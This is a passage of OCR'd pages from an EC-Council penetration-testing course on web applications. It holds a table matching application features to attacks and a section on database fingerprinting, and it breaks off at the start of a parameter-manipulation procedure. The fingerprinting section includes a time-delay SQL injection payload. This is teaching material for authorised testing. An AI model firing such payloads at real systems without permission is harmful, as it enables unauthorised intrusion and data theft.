
Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Identify the Attack Surface Area

The web applications contain various loopholes that the attackers can exploit to gain unauthorized access to data or application accounts. The tester must identify the area that attackers can use as a target to attack the web application. This section describes the different ways to identify the attack surface area.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Map the Attack Surface


Penetration testers must identify the vulnerabilities of the target web application functionalities and use these to identify all the possible attacks that these are susceptible to. This will help in understanding the attack surface of the web application and secure the vulnerabilities before the attackers are able to exploit them. The following tables will provide a fair idea of the functionalities and attacks.

Information	Attack
Client side validation	Injection attack, Authentication attack
Database interaction	SQL injection, data leakage
File upload and download	Directory traversal
Display of user supplied data	Cross-site scripting
Dynamic redirects	Redirection, header injection
Sign in	Username enumeration, password Brute force
Session state	Session hijacking, session fixation
Injection attack	Privilege escalation, access controls
Cleartext communication	Data theft, session hijacking
Error message	Information leakage
Email interaction	Email injection
Application codes	Buffer overflows
Third-party application	Known vulnerabilities exploitation
Web server software	Known vulnerabilities exploitation

Table L.2: List of functionalities and attacks these are susceptible to

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Perform Database Fingerprinting

Use time delays or error signatures to extract information

```
'; if condition waitfor delay '0:0:5' --
```


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure L.88: Attempting to perform database fingerprinting

If apps do not provide detailed error messages and return a simple “500 Server Error” or custom error page, attempt Blind injection techniques.

As a tester, you must use database error messages as they contain details about the type and version of the server used in the web application. These details help in finding the known vulnerabilities and exploits as well as help in checking the database update status.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Detect SQL Injection Vulnerabilities by Manipulating a Parameter

You should check whether both the requests produce the same result or different results. If the outcome is same, then there is a high possibility of SQL injection vulnerability.

Steps to manipulate a parameter:

